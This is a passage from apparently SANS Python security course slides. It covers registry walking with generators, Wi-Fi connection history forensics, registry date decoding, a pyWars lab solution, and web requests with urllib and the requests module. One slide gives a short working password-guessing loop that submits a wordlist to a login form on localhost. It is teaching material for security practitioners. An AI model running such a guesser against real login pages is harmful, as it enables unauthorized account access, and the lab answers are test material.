Now I want to show you how we can build an "os.walk" equivalent for the registry, but to do that, we have to cover a new concept quickly. Let's talk about generators. A generator is a function that yields values instead of returning values. When the keyword yield is reached, the function pauses its execution and returns the value after the word yield. Then, the next time the function is called, it will pick up where it left off and continue executing. Generators are typically read from a for loop and normally generate data for the for loop to step through. For example, above I created a generator that will always generate the name of a random pet. Because the yield statement is in a while loop, this function will never finish. The for loop that is stepping through it will always retrieve another type of random pet every time pet_generator() is called. By using generators that retrieve the next value from a large file every time the next function is called, we avoid having to store the entire file in memory. This is what os.walk() does and what we want our registry walker to do.

A Function Like os.walk for the Registry

- Using the `yield` statement, we can create a function that provides `os.walk`-compatible syntax for the registry

```
def reg_walk(registry_handle, start_key):
    # Provides os.walk compatible syntax for the registry
    root = registry_handle.open(start_key)
    #Yield pauses execution allowing the for loop to run for this result
    yield root.path(), root.subkeys(), root.values()
    for eachsubkey in root.subkeys():
        #For each subkey walk it and pause execution returning control to the for loop
        for currentkey, listsubkeys, listvalues in reg_walk(registry_handle, eachsubkey.path()[5:]):
            yield currentkey, listsubkeys, listvalues
```

```
reghandle = Registry("NTUSER.DAT")
for currentkey, subkeys, values in reg_walk(reghandle, "SOFTWARE"):
    print("We are in the key {}".format(currentkey))
    print("    Subkey {}".format(list(map(lambda x:x.name(), subkeys ))))
    print("    Values {}".format(list(map(lambda x:x.name(), values ))))
```




Our registry walking function will take in two arguments. The first is a handle to an open registry file. The second is a starting key that we want to walk through. First, we will open the starting key and YIELD its `.path`, a list of `subkeys()`, and a list of `values()`. This is the registry equivalent of the current working directory, list of directories, and a list of files. Next, we use a for loop to go through all of its subkeys. Now comes the tricky part. What do I want to do with each of its subkeys? I want to open the subkey, yield its information, and then go through all of its subkeys. That is what the code I've already written does. For each subkey, we will call the function `reg_walk()` and have that function retrieve its values, yield them, and go through the subkeys. This is known as recursion because the function is calling itself. It is important when writing recursive functions to have a way for the function to eventually exit. In this case, the function will exit when there are not more subkeys().

Now you can use `reg_walk` to step through the keys in the registry in the same way that we used `os.walk` to step through the files on the hard drive.

Practical Example: Wi-Fi History in the Registry

- The wireless network history is maintained in the registry under the key



Here is a real-world example of retrieving values from the registry for a forensics investigation. A history of the networks (wired and wireless) that you have connected to is stored in the "Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged" registry key. There every network has a unique key that looks like a long hexadecimal value. Inside each of those keys, the values include information about the network that the computer connected to. There is a "DnsSuffix" that was assigned to the interface when connected. There is the "FirstNetwork" that contains the SSID of the network and there is a "Description". Another useful piece of data is a "ProfileGuid". The profile GUID corresponds to another registry key stored under "Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles", and in that key, you can see the first and last time that someone connected to that network. This can prove that a person was at a specific location on specific dates and times when those connections were made.

Wireless History in Registry

- Here is a function that will go through all the unmanaged networks and extract data

```
def network_history(reg_handle):  
    reg_results = []  
    regkey=r"Microsoft\Windows NT\CurrentVersion\NetworkList\Signatures\Unmanaged"  
    for eachsubkey in reg_handle.open(regkey).subkeys():  
        DefaultGatewayMac = eachsubkey.value("DefaultGatewayMac").value()  
        BSSID = ':'.join(codecs.encode(DefaultGatewayMac, "HEX").decode() [i:i+2] for i in range(0,12,2))  
        Description = eachsubkey.value("Description").value()  
        DnsSuffix = eachsubkey.value("DnsSuffix").value()  
        SSID = eachsubkey.value("FirstNetwork").value()  
        ProfileGuid = eachsubkey.value("ProfileGuid").value()  
        nettype,first,last = get_profile_info(reg_handle, ProfileGuid)  
        reg_results.append((BSSID,SSID,Description,DnsSuffix,nettype,first,last))  
    return reg_results
```



Here is a function to step through each of the unmanaged networks from the registry and extract useful data. From this registry key, it is able retrieve the DefaultGatewayMac, which contains the BSSID. There is a description for the network, the DNSSuffix assigned by the DHCP server, the wireless SSID, and a ProfileGUID. The ProfileGUID can be used to access another registry key that stores dates associated with this network.

Network Profiles Contain First Connected, Last Connected, Type

- Given a ProfileGUID from the network history key, we can retrieve the profile information with this function

```
def get_profile_info(reg_handle, ProfileGuid):
    nametypes = {'47': "Wireless", "06": "Wired", "17": "Broadband"}
    guid= r"Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles\{}".format(ProfileGuid)
    regkey = reg_handle.open(guid)
    NameType = "%02x" % regkey.value("NameType").value()
    nettype = nametypes.get(str(NameType), "Unknown Type"+str(NameType))
    FirstConnect = reg_binary_date(regkey.value("DateCreated").value())
    LastConnect = reg_binary_date(regkey.value("DateLastConnected").value())
    return nettype, FirstConnect, LastConnect
```

- This function returns the date of the first connection and the last connection



Once the ProfileGUID is retrieved from the Unmanaged Network History keys, we can use it to find out when the device first and last connected to that network. We open the registry key matching the ProfileGUID beneath "Microsoft\Windows NT\CurrentVersion\NetworkList\Profiles\". In the profile, the network type will identify whether the network is wired, wireless, or broadband. It also stores the FirstConnect and LastConnect dates. These dates are stored as a string of bytes that we need to decode.

Registry Date/Time Format

- Some dates are **stored in a REG_BINARY** as eight 2-byte little endian values. Think struct "<8H"!

```
def reg_binary_date(dateblob):
    weekday = ['Sunday', 'Monday', 'Tuesday', 'Wednesday', 'Thursday', 'Friday', 'Saturday']
    year,mth,day,date,hr,min,sec,micro = struct.unpack('<8H', dateblob)
    dt = "%s, %02d/%02d/%04d %02d:%02d.%s" % (weekday[day],mth,year,hr,min,sec,micro)
    dtp = datetime.datetime.strptime(dt,"%A, %m/%d/%Y %H:%M:%S.%f")
    return dtp
```

- Other dates are **stored in a REG_DWORD** as a Linux timestamp integer, recording the number of seconds since Epoch

```
>>> def reg_dword_date(dateint):
...     return datetime.datetime.fromtimestamp(dateint)
...
>>> mskey = x.open(r"Microsoft\Windows NT\CurrentVersion")
>>> reg_dword_date(mskey.value("InstallDate").value())
datetime.datetime(2016, 3, 15, 7, 4, 6)
```

An application can choose to encode dates in any format it would like. That said, there are a couple of common encoding schemes used for dates in the Windows registry. If the value is of type REG_BINARY, then it may be a series of 8 bytes used to store the date. The first byte is an integer 00–99 representing the year. The second byte is the digit 1–12 storing the month. The third byte is a number 0–6 representing the day of the week. The fourth byte is a number 1–31 representing the day of the month. The last four bytes are the hours, minutes, seconds, and microseconds in that order. Use STRUCT to extract the bytes. Then you print the values or turn them into a Python datetime variable for processing. The datetime.strptime() function will take a string and convert it into a datetime variable. When you call the function, you provide a "datetime string" that tells the function how to interpret the string you build.


Another type of date format that is commonly found in the registry is based on the Linux timestamp. When the registry is of type REG_DWORD, there is a chance that the value is the number of seconds since EPOCH. The datetime.fromtimestamp() function will take in this integer and return a Python datetime variable.

Our network history uses the first type of date and stores the data in a REG_BINARY format. Using the first function, we can gather the dates and times of when they first and last connected to networks. If it is a wireless network, we can also try to convert this data into a physical location using some open-source APIs.

Where Is That Wi-Fi Network?

- Determine the device's physical location when it was first and last connected with online resources!

- Wigle.net: Free
- Various paid services are also available



SANS

SEC573 | Automating Information Security with Python

187

Now that you have a network name, a wireless SSID, and a date/time, we can use open-source APIs such as wigle.net to place the device at a specific location on that date and time. Wigle.net is a free Online API that can give longitude and latitude information for wireless access points around the world. The database is maintained by wireless enthusiasts who run applications collecting wireless access point information as they "War Drive". Then they upload the information to wigle.net, where you can query it.

The information in the database is sometimes a bit dated but is still relevant and very useful for identifying locations. Wireless access points tend to stay in the same location for many years. If you desire more up-to-date information, there are many other services that you can pay for to access their databases. But to query this information, you will have to know how to make requests to web-based APIs.

Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
 - Structured Query Language
 - Windows Registry Forensics
- HTTP Network Communications
 - Built-in Web Request with urllib
 - Using the Requests Module

Forensic File Carving
Four-Step File-Carving Process
1: Accessing Data
2: Parsing the Data Structure
LAB: Parsing Data Structures
3: Extracting Artifacts
4: Analyzing the Artifacts
Image Data and Metadata
PIL Operations
PIL Metadata
LAB: Image Forensics
SQL Essentials
Python Database Operations
Windows Registry Forensics

LAB: pyWars Registry Forensics
Built-in HTTP Support: urllib
Requests Module
LAB: HTTP Communication

This is a Roadmap slide.

Lab: Registry pyWars Challenges

- pyWars challenges 67–70 are registry-based challenges
- You will not complete all of these during the time provided
- If you are brand new to Python, choose one or two challenges
- To begin, you must import the Registry module into your pyWars session

```
>>> from Registry.Registry import Registry
```

It is time for more labs. In this section, you will complete some registry analysis labs. By design, there are more challenges than most of you will complete. Some of these challenges are here to provide answers for you when you come back through the labs with your local pyWars server or for students who worked through the material at a faster pace.

In your workbook, turn to Exercise 4.3 pyWars Challenges 67-70

Please complete the exercise in your workbook.

Lab Highlights: Question 70—Sum All the Values

```
>>> d.question(70)
'Open the NTUSER.DAT registry file stored in the /home/student/Public/registry directory. Submit the sum
of all the values in the key specified in .data()'

>>> k = d.data(70)
>>> k
'ROOT\\SOFTWARE\\REGLAB\\Run\\Service\\Service'
>>> rh = Registry(r"/home/student/Public/registry/NTUSER.DAT")
>>> rk = rh.open(k[5:])
>>> list(map(lambda x:(x.name(),x.value()), rk.values()))
[('Run', '50590'), ('CurrentVersion', '14847'), ('Software', '22745'), ('Program', '52538')]
>>> list(map(lambda x:int(x.value()), rk.values()))
[50590, 14847, 22745, 52538]
>>> sum(map(lambda x:int(x.value()), rk.values()))
140720
>>> def answer70(datasample):
...     rh = Registry(r"/home/student/Public/registry/NTUSER.DAT")
...     rk = rh.open(datasample[5:])
...     return sum(map(lambda x:int(x.value()),rk.values()))
...
>>> d.answer(70, answer70(d.data(70)))
Correct!
```



This question asks us to submit the sum of the values in the key specified. A sum implies that this will be an integer. Let's take a look at our registry values. First, open your registry hive and store in variable rh. If you then try to call rh.open() and give it the path specified in .data(), you get an error message saying that the hive doesn't exist. In this module and others, when you retrieve a .path() of a key, the word ROOT\ will be prepended to a path to indicate that this is not a "relative" reference to a path that begins from whatever key you are currently in. Rather, this is an absolute path that begins at the root of the registry hive. You must trim off the word ROOT\ when accessing the path. A simple string slice of [5:] will do the trick for you.

Now rk points to the desired registry key. Just to get a preview of what we are dealing with, we can create a lambda function that retrieves the .name() and .value() of every value object in the key. We use the map function to map that lambda across all of the values. There you will see that each of the values is stored as a string, so we also have to convert them to integers before we can add them up. We can also map the integer function across each of those values and then pass that to the sum function.

Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
 - Structured Query Language
 - Windows Registry Forensics
- HTTP Network Communications
 - Built-in Web Request with urllib
 - Using the Requests Module

Forensic File Carving
Four-Step File-Carving Process
1: Accessing Data
2: Parsing the Data Structure
LAB: Parsing Data Structures
3: Extracting Artifacts
4: Analyzing the Artifacts
Image Data and Metadata
PIL Operations
PIL Metadata
LAB: Image Forensics
SQL Essentials
Python Database Operations
Windows Registry Forensics
LAB: pyWars Registry Forensics
Built-in HTTP Support: urllib
Requests Module
LAB: HTTP Communication

This is a Roadmap slide.

Interacting with Websites

- Where would we be without websites?
- You can interact with websites using the Python3 built-in module `urllib`. We will cover it briefly for situations in which it isn't an option to install third-party modules
- The third-party module "requests" can make your life much simpler. It must be installed:
 - `# pip install requests`

Now we will discuss how to interact with websites. First, we will discuss how to do that using only the built-in modules. Using built-in modules maximizes the cross-platform portability of your code. Using only the built-in modules is often a requirement for penetration testers, who need to be able to run scripts inside the target environment, where you cannot install additional modules. Limiting yourself to built-in modules is also useful to defenders and forensics people who want to be able to run their scripts on systems without installing Python modules.

When you don't have to live with that restriction, the Requests module can simplify common tasks. We will discuss both of these options.

Web Encoding in Python 3

- There are two modules for supporting common web encoding standards
- HTML entities such as > < " ' &#xx are all done with module 'html'

```
>>> import html
>>> html.escape("< > \" ' &")
'&lt; &gt; &quot; &amp; '
>>> html.unescape("&lt;&gt; &quot; &apos; %41 &#65;&#66;")
'< > " \' %41 AB'
```

- URL hex encoding is handled with the module urllib.parse

```
>>> import urllib.parse
>>> urllib.parse.quote("< > \" ' & : ? + : /")
'%3C%20%3E%20%22%20%27%20%26%20%3A%20%3F%20%2B%20%3A%20/'
>>> urllib.parse.quote("< > \" ' & : ? + : /", safe=" ")
'%3C %3E %22 %27 %26 %3A %3F %2B %3A %2F'
>>> urllib.parse.unquote("%3C %3E %26 %41 &#65;")
'< > & A &#65;'
```

When dealing with web traffic, you will typically come across different types of encoding. There are many different standards out there, but some very common types that you will definitely need to understand are HTML entities and URL hexadecimal encoding. HTML entities enable you to represent characters such as > (greater than) and < (less than) in such a way that they will not be interpreted as HTML or script tags by the browser that receives them. Specifically, > will be interpreted as a greater-than character and not the beginning of an HTML entity. This is accomplished with the 'html' module using the escape() and unescape() functions, as shown above.

URL encoding converts characters to hexadecimal notation. For example, the "<" character becomes "%3C". The functions to do this are urllib.parse module. The quote function will only turn special characters into their hexadecimal equivalent, leaving the normal text alone. Special characters include everything except alphanumerics and " _ ./". If you do not want to convert one of the special characters, then you pass them as the safe argument when calling the function. In the example above, you can see that when we pass safe=" " to quote, it does not convert any of the spaces to %20.

GET Request with urllib

```
import urllib
urldata = urllib.parse.quote("http://web.com", safe="/\?:+")
webcontent=urllib.request.urlopen(urldata).read()
```

- SHOULD always quote your URL with `urllib.parse.quote`
- We can then use the `read()` method to read the entire contents of the website into a single string
- We can also use the `readlines()` method to read the contents into a list of lines `["line1", "line2", "line3"]`
- We can step through the document line by line in a for loop:
 - `for eachline in urllib.request.urlopen(urldata):`



The first step to reading websites is to import the `urllib` module. Then you use `urllib.parse.urlopen()` to create a web object pointing to a specific URL. That web object has methods such as `read()` and `readlines()`, which can be used to read the contents of the website.

`urlopen()` takes one parameter, a URL to a website that you want to retrieve, and it returns an iterable object for you to read the contents of the site. In many cases, you need to first quote your URL before making the request. If the URL is very simple and doesn't contain any spaces, ampersands, or other special characters, you can get away without calling `urllib.parse.quote` with your url. However, most pages after the simple homepage will require encoding. Let's open a simple page and take a look at the object that is returned.


```
>>> import urllib
>>> webobject=urllib.request.urlopen("http://markbaggett.com")
>>> dir(webobject)
['__doc__', '__init__', '__iter__', '__module__', '__repr__', 'close',
'code', 'fileno', 'fp', 'getcode', 'geturl', 'headers', 'info', 'msg',
'next', 'read', 'readline', 'readlines', 'url']
>>>
```

The website can then be read the same way that you can read file objects.

`webobject.read()` will return the entire contents of the website passed to `urlopen()`. `webobject.readlines()` will return a list containing each of the individual lines on the website. `webobject` itself is an iterable object that can be stepped through in a for loop.

POSTing Data to Forms

By viewing the source of a form, you can determine the names of the fields you need to POST. This form sends a "username" and "password" (that is, the input **names**) to **login.php** for processing (that is, the form **action**)



196

The first step in doing a POST of username and passwords to a web form is to determine what the field names are. Access the webpage that is performing form-based authentication and select **View Page Source** to see the HTML source. Locate the FORM having an ACTION that submits to the authentication page. Within the form, you will see the fields that are being submitted to the page. The field names are located after "name=" in the HTML form. We need to capture all of these field names so that we can submit them programmatically to the website. In this example, our username is "username" and the password is "password". Notice that there is also a "submit" field that is being submitted. That field has a hardcoded value of "Submit". We don't know what the application uses that for (if at all), but we may have to have all the fields in the form, along with our username and passwords, for the form to process correctly. It all depends on the logic being used by the application, which is as invisible to us as to the attacker.

POST Request with urllib

- Doing a simple post can get a little complicated

1. call quote() on the URL changing spaces to plus signs, etc.
2. Build a dictionary containing the form fields and values you want
3. urlencode() the dictionary producing a string
4. .encode() the string into bytes()
5. Submit the bytes as the second parameter to urlopen()

```
>>> url = 'http://httpbin.org/post'
>>> url = urllib.parse.quote(url,safe="/\:\?+=")
>>> data={'username':'mikem','password':'codeforensics'}
>>> data = urllib.parse.urlencode(data).encode()
>>> content = urllib.request.urlopen(url,data).read()
```

- It's unnecessarily complex with multiple encodings required and requires additional code to support cookies or proxies

Once you know the names of the fields on your form, you submit the values with a POST request. To submit a POST request with urllib requires several steps. Like the GET request, you need to encode your URL with the quote function. Next you need to create a dictionary with the values you want to enter into the fields. The keys to the dictionary are the names of the fields and their associated values are when you want to enter into those fields. Then you encode the dictionary with urlencode. Then take that result and turn it into bytes by calling .encode(). Now you can submit that value as the second argument to urlopen() and it will do a POST request instead of a GET request.

If all this encoding wasn't hard enough to remember, you have a lot more work to do if you want your web browser to remember the cookies it receives or other normal web browser functions. To enable cookie support, proxy support, handle redirects, and other basic features requires that you create a new browser object using a "build_opener" function. Then create various "Handlers" that act like browser plugins to give you capabilities like cookies and proxies. Then add the handlers to your browser object with "add_handler". Then install your browser object using "install_opener". Then you can use urlopen() with all the new capabilities.

For more information on this process, you can see Python's documentation on urllib. But rather than doing that, I recommend using a module called Requests, which makes your life easier.

Day 4 Roadmap

- Forensic File Carving
- Processing Data with Struct
- Python's Image Library
- Database Operations
 - Structured Query Language
 - Windows Registry Forensics
- HTTP Network Communications
 - Built-in Web Request with urllib
 - Using the Requests Module

Forensic File Carving
Four-Step File-Carving Process
1: Accessing Data
2: Parsing the Data Structure
LAB: Parsing Data Structures
3: Extracting Artifacts
4: Analyzing the Artifacts
Image Data and Metadata
PIL Operations
PIL Metadata
LAB: Image Forensics
SQL Essentials
Python Database Operations
Windows Registry Forensics
LAB: pyWars Registry Forensics
Built-in HTTP Support: urllib
Requests Module
LAB: HTTP Communication

This is a Roadmap slide.

Requests Module

- There is an EASIER way than using URLLIB
- All of the functionality has been combined and streamlined into a third-party module called "Requests"
- Easily installed with pip
 - `#pip install requests`
- <http://docs.python-requests.org/en/master/>



A popular module that can be used to interact with websites is the "Requests" module. Its slogan is "HTTP for Humans" because this module significantly simplifies most of the complexity associated with URLLIB. No more requirements to import multiple modules. No more need to encode URLs one way and encode data another. Gone are the days of creating and installing "handlers" that appear in multiple different modules, creating customized browser objects and other steps required in URLLIB. All those capabilities are available by just importing one module. Unfortunately, it is not built in by default, so you must install it. You can use pip to install the module.

One Request at a Time

- You can use requests to make one request at a time with no relationship between requests

```
>>> import requests
>>> webdata = requests.get("http://www.sans.org").content
>>> webdata[:70]
b'<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http:/'

```

No need to call urllib.parse.quote()

GET

- Requests module includes easy-to-use methods for all the HTTP verbs (get, post, head, and so on)

```
>>> import requests
>>> url = 'http://127.0.0.1/login.php'
>>> formdata = {'username':'admin','password':'ninja'}
>>> webdata = requests.post(url, formdata).content
>>> webdata[:45]
b'Sorry. The login or password is incorrect.<f

```

POST

No need for urllib.parse.urlencode()

The content of the webpage!

If you just want to make a single request or two to download files from a target website, then the requests module provides you with the .get() and .post() methods to issue the request and get a response. If you want to interact with an application that uses cookies and requires your browser to use state, you will use a different process that we will discuss shortly. This request is used for interacting with a website when you do not need to customize your user agent strings or maintain cookies. The requests module has methods for each of the different HTTP verbs. There is a method for .get(), .post(), .head(), .delete(), and .put(). Those calls return a "response object" that we will discuss in just a minute, but the actual contents of the response are in the .content attribute. So calling `request.get(<url>).content` is an easy way to retrieve the contents of a remote website. To submit a post request, you just need to add a dictionary as the second argument in the post request. There is no need to encode the URL or the data. Why? Because the request module does it for you.

Response Objects

- All those methods return a response object with access to full details about the webpage's response

```
>>> resp = requests.get("http://isc.sans.edu")
>>> type(resp)
<class 'requests.models.Response'>
>>> dir(resp)
[ <dunders deleted>, '_content', '_content_consumed', 'apparent_encoding', 'close', 'connection',
  'content', 'cookies', 'elapsed', 'encoding', 'headers', 'history', 'is_permanent_redirect', 'is_redirect',
  'iter_content', 'iter_lines', 'json', 'links', 'ok', 'raise_for_status', 'raw', 'reason', 'request',
  'status_code', 'text', 'url']
>>> resp.status_code, resp.reason
(200, 'OK')
>>> resp.headers
{'Content-Length': '29055', 'Content-Encoding': 'gzip', 'Set-Cookie': 'SRCHD=AF=NOFORM;
domain=.bing.com; expires=Wed, 11-Apr-2019 12:48:57 GMT; 'Content-Type': 'text/html;
charset=utf-8'}
>>> resp.content[:70]
b'<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://'
The response from the server
All the headers in the response
The content of the webpage!
```

201

Each of those request methods from the previous page returns a response object. There are several useful attributes of the response object. If you need to see the server response code (such as 200, 404), then you can check the .status_code attribute of the response. You can also view the HTTP headers returned by the server by looking at the .headers attribute. As previously mentioned, the .content attribute will contain the contents of the resource you requested.

Multiple Requests with Session()

- Instead of individual requests, you can create a session()
- Think of this as creating a browser that remembers settings and headers like User-Agent and maintains state via cookies
- Call the browser objects get(), post(), and so on to use the settings

```
>>> import requests
>>> browser = requests.Session()
>>> browser.headers
{'User-Agent': 'python-requests/2.21.0', 'Accept-Encoding': 'gzip, deflate', 'Accept': '*/*',
'Connection': 'keep-alive'}
>>> browser.headers['User-Agent']
'python-requests/2.21.0'
>>> browser.headers['User-Agent']='Mozilla FutureBrowser 145.9'
>>> browser.headers
{'User-Agent': 'Mozilla FutureBrowser 145.9', 'Accept-Encoding': 'gzip, deflate', 'Accept': '*/*',
'Connection': 'keep-alive'}
>>> x = browser.get("http://isc.sans.edu")
>>> type(x)
<class 'requests.models.Response'>
```

202

Most of the time, you will want to make more than just one or two requests. If that is the case, the Requests module provides you with another way of doing this with several really nice features. This is how I commonly use the Requests module. The first thing I do is create a requests.Session() object. In this example, I assigned it to a variable 'browser'. This will return an object that we can treat as a web browser that maintains its settings and its state between requests. You can set the modify headers attribute and change the headers that are automatically added to every request that is sent using the 'browser' object. The header attribute is just a dictionary. If you want to customize your User-Agent string so that your program doesn't appear to be a Python script, then you can just modify the "User-Agent" entry in the dictionary. After you change the headers dictionary, your browser object will use it moving forward. So how do you make those requests? Rather than calling requests.get(), you call the .get() method associated with your browser object. That call will return a response object identical to the response object returned by the requests.get() that we discussed earlier. We will look at that on the next page.

Browser GET/POST Requests

Create your browser object

```
>>> import requests  
>>> browser = requests.Session()
```

Make GET requests to retrieve content

```
>>> resp = browser.get("http://www.bing.com")  
>>> resp.content[:60]  
b'<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//E'
```

Make POST requests to submit data to forms

```
>>> postdata = {'username': 'markb', 'password': 'sec573'}  
>>> resp = browser.post("http://web.page/login", postdata)  
>>> print(resp.content)  
b'Login Failed'
```

Cookies and other settings automatically persist across all actions that use the browser object



Here is how we do a GET request with our requests browser object. First, we create a browser object by calling "browser = requests.Session()". Then we call the .get() method associated with the browser object. It returns a response object similar to those we have already seen. The response object's .content attribute has a copy of the requested resource. To make a POST request, we call the browser's .post() method, and we pass two arguments. The first is a string that contains the URL, and the second is a dictionary that contains all of the values we want to post to the website.

A Password Guesser

Here is a quick and easy password guesser using requests

```
>>> import requests
>>> passwords = open('/usr/share/john/password.lst','r').readlines()
>>> for pw in passwords:
...     postdata={'username':'admin','password':pw.strip()}
...     x = requests.post('http://127.0.0.1/login.php',postdata)
...     if not b'incorrect' in x.content:
...         print(x.content, pw)
...
b'Login Successful!' password
```

This tool makes automating tasks very simple. A password guesser that submits each of the words inside John the Ripper's password list one at a time to a target website is only a few lines of code. We open the file and read all of the passwords into a list called 'passwords'. Then we use a for loop to go through the list. For each password, we build a dictionary that submits the current password guess in the 'password' field and submit the request. If the webpage says "incorrect", then we do nothing. Otherwise, we print the contents of the webpage and the current password.

Get/Post Requests Proxies

- The browser object proxies attribute can be used to specify a network proxy or local application proxy such as Burp
- It is a dictionary and can be modified using standard dictionary commands
- Entries in the dictionary are in the following format
 - {'protocol' : 'protocol://username:password@ip:port'}

```
>>> browser = requests.Session()
>>> browser.proxies
{}
>>> browser.proxies['http'] = 'http://127.0.0.1:8080'
>>> browser.proxies
{'http': 'http://127.0.0.1:8080'}
>>> del browser.proxies['http']
```

HTTP Basic Auth

- The "requests toolbelt" adds NTLM proxy authentication

You can also redirect your browser through a proxy. This might be a network proxy, or it may be a local application proxy such as Burp Suite. Your browser object has a proxy attribute that controls these settings. It is another dictionary. The key for the dictionary is the protocol you want to proxy, and the value for the entry is the URL for the proxy. The proxy URL is in the format protocol://user:password@ip:port. If the username and password are provided, the module will use basic authentication to authenticate to the proxy. Basic authentication is not secure and shouldn't be used. More commonly, your proxies will require NTLM authentication. To support NTLM authentication, you need to install the "requests toolbelt". Pip install requests-toolbelt will install that for you. In addition to NTLM authentication, it has an authentication "guesser", which tries each of its authentication schemes to find one that works. Here is an example of using the proxy authentication guesser:

```
from requests_toolbelt.auth.guess import GuessProxyAuth
requests.get('http://httpbin.org/basic-auth/user/passwd',
             auth=GuessProxyAuth('user', 'passwd', 'proxyusr',
             'proxypass'),
             proxies={"http": "http://proxyurl:port"})
```

For more information, see: <https://toolbelt.readthedocs.io/en/latest/authentication.html#httpproxydigestauth>.

Get/Post Requests Cookies



- Cookies are stored in your browser CookieJar

